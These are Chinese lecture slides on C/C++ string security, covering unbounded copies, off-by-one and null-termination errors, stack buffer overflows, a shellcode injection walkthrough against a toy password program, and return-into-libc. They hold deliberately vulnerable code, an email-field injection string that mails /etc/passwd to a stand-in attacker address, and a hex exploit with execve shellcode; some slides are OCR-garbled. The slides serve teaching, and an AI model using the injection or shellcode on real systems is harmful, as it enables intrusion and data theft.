

软件安全

第2章 字符串安全

徐国胜

北京邮电大学

注意

- 在书中提出的想法是通用的，但特定于实例：
 - Microsoft Visual Studio
 - Linux/GCC
 - 32-bit Intel Architecture (IA-32)

目录


- 1、字符串
 - 背景和常见问题
- 2、常见的字符串操作错误
- 3、字符串漏洞
- 4、缓解措施
- 5、栈溢出实例分析

字符串

- 包含了终端用户和软件系统交互的大部分数据
 - 命令行参数
 - 环境变量
 - 控制台输入
- 软件漏洞和漏洞利用是由下列字符串缺陷导致：
 - 字符串表示法
 - 字符串管理
 - 字符串操作

C-风格的字符串

- 在软件工程中，字符串是一个基本的概念，但它并不是C或C++的内建类型。



- C风格的字符串由一个连续的字符序列组成，并以一个空字符（null）作为结束。
 - 一个指向字符串的指针实际上就是指向该字符串的起始字符。
 - 字符串长度指空字符之前的字符个数
 - 字符串的值则是它所包含的按顺序排列的字符序列。
 - 存储一个字符串所需要的字节数是字符串的字节数加1。（单位是每个字符的大小）

字符串数据基本概念

界限 (Bound)

数组中的元素个数。

低位地址 (Lo)

数组首元素地址。

高位地址 (Hi)

数组末元素地址。

字符串数据基本概念

TooFar

数组最远端的元素之后加 1 位置的元素地址，这个元素正好在 Hi 元素之后。

目标大小 (Tsize)

与 `sizeof(array)` 相同。

C 标准允许创建指向数组对象的末元素之后加 1 位置的指针，虽然这些指针无法在不产生未定义行为的状况下解引用。在处理字符串时，以下额外的术语也很有用：

空字符结尾 (Null-terminated)

在 Hi 或它之前，存在空终结符。

长度 (Length)

空终结符之前的字符数量。

UTF-8

UTF-8是一种变长字节编码方式。对于某一个字符的UTF-8编码，如果只有一个字节则其最高二进制位为0；如果是多字节，其第一个字节从最高位开始，连续的二进制位值为1的个数决定了其编码的位数，其余各字节均以10开头。UTF-8最多可用到6个字节。

UTF-8

1字节 0xxxxxxx

2字节 110xxxxx 10xxxxxx

3字节 1110xxxx 10xxxxxx 10xxxxxx

4字节 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx

5字节 111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

6字节 1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

字面值

- 一个字符串的字面值是一个包围在双引号中的零个或者更多个字符的序列。

C++ 字符串

- C++标准：
 - 标准的类模板 `std::basic_string`
 - 类模版 `char` 实例化 `std::string`
 - 相对于C-风格的字符串，`basic_string` 类更不容易出现安全漏洞。
- C-风格的字符串仍然是C++程序中常见的数据类型
- 一个C++程序中不可避免地会用到多种字符串类型，除了一些极少数的情况：
 - 字符串字面量
 - 不需要与现有的接受C风格字符串的函数库交互，或者只使用C风格的字符串库

目录

- 1、字符串
 - 背景和常见问题
- 2、常见的字符串操作错误
- 3、字符串漏洞
- 4、缓解措施
- 5、栈溢出实例分析

常见的字符串操作错误

- 在C和C++中，使用C风格的字符串编程是很容易产生错误的
- 最常见的错误有
 - 1、无界字符串复制
 - 2、空结尾错误
 - 3、截断
 - 4、差一错误
 - 5、数组写入越界
 - 6、不恰当的数据处理

1、无界字符串复制

- 无界字符串复制发生于从一个无界数据源复制数据到一个定长的字符数组时

```
1. int main(void) {  
2.     char Password[8];  
3.     puts("Enter 8 character password:");  
4.     gets(Password);  
        ...  
5. }
```

复制和连接字符串「源无界导致」

- 下面代码复制和连接字符串也容易出现错误，因为标准strcpy() 和strcat() 函数执行的都是无界复制操作

```
1. int main(int argc, char *argv[]) {  
2.     char name[2048];  
3.     strcpy(name, argv[1]);  
4.     strcat(name, " = ");  
5.     strcat(name, argv[2]);  
        ...  
6. }
```

简单的解决方案

- 利用strlen() 测试输入字符串的长度然后动态分配内存。

```
1. int main(int argc, char *argv[]) {  
2.     char *buff = (char  
   *)malloc(strlen(argv[1])+1);  
3.     if (buff != NULL) {  
4.         strcpy(buff, argv[1]);  
5.         printf("argv[1] = %s.\n", buff);  
6.     }  
7.     else {  
           /* Couldn't get the memory - recover */  
8.     }  
9.     return 0;  
10. }
```

C++无界字符串复制

- 对于下列的C++程序，如果用户输入多于11个字符，也会导致越界写。

```
1. #include <iostream.h>
2. int main(void) {
3.     char buf[12];
4.     cin >> buf;
5.     cout << "echo: " << buf << endl;
6. }
```

简单的解决方案

```
1. #include <iostream.h>
```

```
2. int main() {
```

```
3.   char buf[12],
```

```
3.   cin.width(12);
```

```
4.   cin >> buf;
```

```
5.   cout << "echo: " << buf << endl;
```

```
6. }
```

如果其域宽（继承自ios base: : width）被设置为大于0，提取操作可以被限制为只提取指定数量的字符

一次提取操作调用结束后域宽被重置为0。

2、差一错误

- 你能找出这个程序中所有差一错误吗？

```
1. int main(int argc, char* argv[]) {  
2.     char source[10];  
3.     strcpy(source, "0123456789");  
4.     char *dest = (char *)malloc(strlen(source));  
5.     for (int i=1; i <= 11; i++) {  
6.         dest[i] = source[i];  
7.     }  
8.     dest[i] = '\0';  
9.     printf("dest = %s", dest);  
10. }
```

3、空结尾错误

- 当使用C风格字符时，另一个常见的问题是字符串末尾没有正确的空字符。

```
int main(int argc, char* argv[]) {
```

```
    char a[16];
```

```
    char b[16];
```

```
    char c[32];
```

a[] 和 b[] 都没有正确地
结尾

```
    strncpy(a, "0123456789abcdef", sizeof(a));
```

```
    strncpy(b, "0123456789abcdef", sizeof(b));
```

```
    strncpy(c, a, sizeof(c));
```

```
}
```

来自ISO/IEC 9899:1999

strncpy 函数

```
char *strncpy(char * restrict s1,  
               const char * restrict s2,  
               size_t n);
```

- 从数组S2中复制不超过 **n** 个字符串 (空字符后的字符不会被复制) 到目标数组S1 *中。
- *因此，如果第一个数组S2中的前n个字符中不存在空字符，那么其结果字符串将不会是以空字符结尾的。

4、字符串截断

- 一些限制字节数的函数通常用来防止缓冲区溢出漏洞
 - `strncpy()` 代替 `strcpy()`
 - `fgets()` 代替 `gets()`
 - `snprintf()` 代替 `sprintf()`
- 当目标字符数组的长度不足以容纳一个字符串的内容时，就会发生字符串截断
- 字符串截断会丢失数据，有时也会导致软件漏洞

5、数组写入越界

```
1. int main(int argc, char *argv[]) {  
2.     int i = 0;  
3.     char buff[128];  
4.     char *arg1 = argv[1];  
  
5.     while (arg1[i] != '\0' ) {  
6.         buff[i] = arg1[i];  
7.         i++;  
8.     }  
9.     buff[i] = '\0';  
10.    printf("buff = %s\n", buff);  
11. }
```

由于C风格字符串事实上就是字符数组，因此完全有可能在不调用任何函数的情况下做了不安全的字符串操作

6、不恰当的数据处理

- 应用程序输入一个用户的email 地址，并把地址写入缓冲区 [Viega 03]

```
sprintf(buffer,  
        "/bin/mail %s < /tmp/email",  
        addr  
        );
```

- 使用**system()** 调用执行缓冲区中的数据。
- 当用户输入下列格式的一个email地址的时候，就会出现风险：
- `bogus@addr.com; cat /etc/passwd | mail some@badguy.net`

问题


- 字符串
- 常见的字符串操作错误
- 字符串漏洞
 - 缓冲区溢出/栈溢出
 - 栈粉碎
 - 代码注入
 - 弧注入
- 缓解措施

缓冲区溢出/栈溢出

- 当向为某特定数据结构分配的内存空间边界之外写入数据时，就会发生缓冲区溢出。
- 缓冲区边界被忽视和不检查造成的
- 可通过修改下列参数来利用缓冲区溢出：
 - 变量
 - 数据指针
 - 函数指针
 - 栈返回地址

缓冲区溢出

- 当向为某特定数据结构分配的内存空间边界之外写入数据时，就会发生缓冲区溢出。



IsPasswordOK程序实例


```
bool IsPasswordOK(void) {
    char Password[12]; // Memory 存储pwd
    gets(Password);    // Get input from keyboard
    if (!strcmp(Password, "goodpass")) return(true); //
    Password Good
    else return(false); // Password Invalid
}

void main(void) {
    bool PwStatus;           // Password Status
    puts("Enter Password:"); // Print
    PwStatus=IsPasswordOK(); // Get & Check Password
    if (PwStatus == false) {
        puts("Access denied"); // Print
        exit(-1);              // Terminate Program
    }
    else puts("Access granted");// Print
}
```

缓冲区溢出

- 如果密码的长度超过11个字符会发生什么？

* CRASH *



缓冲区溢出

栈

EIP →

```
bool IsPasswordOK(void) {
    char Password[12];

    gets(Password);
    if (!strcmp(Password, "badprog"))
        return(true);
    else return(false);
}
```


ESP →



栈中的返回地址和其他数据被覆写了，因为分配的存储空间只能包含最多**11**个字符加上结尾的空字符。

漏洞

- 一个精心构造的字符串“1234567890123456j▶*!”会产生下面的结果。



```
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j▶*!
Access granted
C:\BufferOverflow\Release>
```

发生了什么？

发生了什么?

栈

- “1234567890123456j▶*!”覆写了栈中9字节的存储空间，改变了调用者的返回地址，且跳过了3-5行，直接开始执行第6行

	Statement
1	<code>puts("Enter Password:");</code>
2	<code>PwStatus=ISPasswordOK();</code>
3	<code>if (PwStatus == true)</code>
4	<code>puts("Access denied");</code>
5	<code>exit(-1);</code>
6	<code>}</code>
7	<code>else puts("Access granted");</code>

存储Password (12 Bytes) “123456789012”
调用者EBP – 帧指针main (4 bytes) “3456”
调用者的返回地址– main (4 Bytes) “W▶*!” (return to line 7 was line 3)
存储PwStatus (4 bytes) “\0”
调用者EBP – 帧指针OS (4 bytes)
main的返回地址– OS (4 Bytes)

注意: 这个漏洞还可以被用于执行包含在输入字符串中的任意代码。

栈粉碎

- 这是一种很严重的漏洞，因为它会对程序的可靠性和安全性造成严重的后果。
 - 当缓冲区溢出覆写分配给执行栈内存中的数据时，就会导致栈粉碎
 - 成功的利用这个漏洞能够覆写栈返回地址，从而在目标机器中执行任意代码。

代码注入

- 攻击者创建一个恶意参数
 - 一个蓄意构造的字符串，其中包含一个指向某些恶意代码的指针，该代码也由攻击者提供。
- 当函数返回时，控制就被转移到了那段恶意代码。
 - 注入的代码就会以与该有漏洞的程序相同的权限运行
 - 攻击者通常都以“以root或其他较高权限运行”的程序为目标

代码注入/恶意参数

- 恶意参数的特征
 - 必须被漏洞程序作为合法输入接受。
 - 参数,以及其他可控输入必定导致了漏洞代码路径的执行。
 - 在控制权转移到恶意代码之前, 参数不能导致程序非正常终止。

Figure 2-25. Program 栈 overwritten by binary exploit

Line	Address	Content
1	0xbffff9c0 – 0xbffff9cf	"123456789012456" 存储 Password (16 Bytes) Program allocates 12 but compiler defaults to multiples of 16 bytes)
2	0xbffff9d0 – 0xbffff9db	"789012345678" extra space allocated (12 Bytes) Compiler generated to force 16 byte 栈 alignments
3	0xbffff9dc	(0xbffff9e0) # new return address
4	0xbffff9e0	xor %eax,%eax #set eax to zero
5	0xbffff9e2	mov %eax,0xbffff9ff #set to NULL word
6	0xbffff9e7	mov \$0xb,%al #set 代码 for execve
7	0xbffff9e9	mov \$0xbfffa03,%ebx #ptr to arg 1
8	0xbffff9ee	mov \$0xbffff9fb,%ecx #ptr to arg 2
9	0xbffff9f3	mov 0xbffff9ff,%edx #ptr to arg 3
10	0xbffff9f9	int \$80 # make system call to execve
11	0xbffff9fb	arg 2 array pointer array char * []={0xbffff9ff, points to a NULL str
12	0xbffff9ff	"1111"}; – #will be changed to 0x00000000 terminates ptr array & also used for arg3
13	0xbfffa03 – 0xbfffa0f	"/usr/bin/cal\0"

./vulprog < exploit.bin

- 通过下面的二进制输入，这个密码程序能够被用来执行任意的代码：

```

000  31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB "1+ú · +|+· +|v"
030  F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31 "· +i§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

Mal Arg Decomposed

第一个16字节的二进制数据将填满分配的密码存储空间

```

000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a · +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +|+ · +|v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 " · +i§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal \"
  
```

注意: gcc版本的编译器分配堆栈用于16字节的操作

Mal Arg Decomposed

- 000 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
- 010 37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a · +"
- 020 31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +|+ · +|v"
- 030 F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 " · +i§ · + -Ç · +1"
- 040 31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal

接下来的12字节二进制数据将填充编译器分配的存储空间， 以与16字节边界对齐

Mal Arg Decomposed

- 000 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
- 010 37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a · +"
- 020 31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +|+ · +|v"
- 030 F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 " · +i§ · +-Ç · +1"
- 040 31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 67 CC 0A "111/usr/bin/cal "

这个值覆盖栈上的注入代码的返回地址

代码注入/恶意代码

- 恶意参数的目的是把控制权转移给恶意代码
 - 可能包含在恶意参数 (如本实例) 中
 - 可能在一个有效的输入操作期间注入恶意代码
 - 恶意代码可以执行以其他任何形式编程所能执行的功能，不过它们通常只是简单地在受害机器上开一个远程。
- 出于这个原因，被注入的恶意代码通常被称为 **shellcode**。

Shell 代码案例

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
mov $0xb,%al #set code for execve
mov $0xb,%al #set code for execve
mov $0xbfffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx #ptr to arg 3
mov $0xb,%al #set code for execve
mov $0xbfffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx #ptr to arg 3
int $80 # make system call to execve
arg 2 array pointer array
char * []={0xbffff9ff, "1111"}; "/usr/bin/cal\0"
```

创建一个零日攻击

创建一个零值

- 因为直到最后一个字节，该利用都不能包含空字符，必须通过利用代码来设置空指针。

```
xor %eax,%eax #set eax to zero
```

```
mov %eax,0xbffff9ff # set to NULL word
```

...

使它为null来终止参数列表

- 这是必须的，因为一个系统调用参数包含空指针结束的指针列表。

Shell 代码

```
xor %eax,%eax #set eax to zero  
mov %eax,0xbffff9ff #set to NULL word  
mov $0xb,%al #set code for execve  
...
```

系统调用设置为0xb, 它等于Linux 中的系统调用execve。

Shell 代码

...

```
mov $0xb,%al #set code for execve
```

```
mov $0xbffffa03,%ebx #arg 1 ptr
```

```
mov $0xbffff9fb,%ecx #arg 2 ptr
```

```
mov 0xbffff9ff,%edx #arg 3 ptr
```

设置三个execve()
调用参数

...

```
arg 2 array pointer array
```

```
char * []={0xbffff9ff  
            "1111"};
```

指向一个NULL 字节

```
"/usr/bin/cal\0"
```

- 参数数据也包含在shell代码中。

变为0x00000000
来终止指针数组，并用 arg3

Shell 代码

...

```
mov $0xb,%al #set 代码 for execve
```


```
mov $0xbffffa03,%ebx #ptr to arg 1
```

```
mov $0xbffff9fb,%ecx #ptr to arg 2
```

```
mov 0xbffff9ff,%edx #ptr to arg 3
```

```
int $80 # make system call to execve
```

...



execve() 系统调用导致了Linux日历程序的执行

弧注入 (return-into-libc)

- 弧注入将控制转移到已经存在于程序内存空间中的代码中
 - 弧注入的利用方式是在程序的控制流中插入一段新的“弧”（表示控制流转移），而不是进行代码注入；
 - 可以安装一个已有函数的地址（如system()或exec()），用于执行已存在于本地系统上的程序；
 - 更复杂的攻击可能会使用这种技术。

弧注入/漏洞程序

```
1. #include <string.h>

2. int get_buff(char *user_input){
3.     char buff[4];

4.     memcpy(buff, user_input, strlen(user_input)+1);
5.     return 0;
6. }


7. int main(int argc, char *argv[]){
8.     get_buff(argv[1]);
9.     return 0;
10. }
```

漏洞利用

- 用存在的函数地址覆写返回地址
- 创建栈帧来链接函数调用
- 再现原始帧返回的程序，不进行检测并恢复执行


缓冲区溢出之前及之后的栈

Before

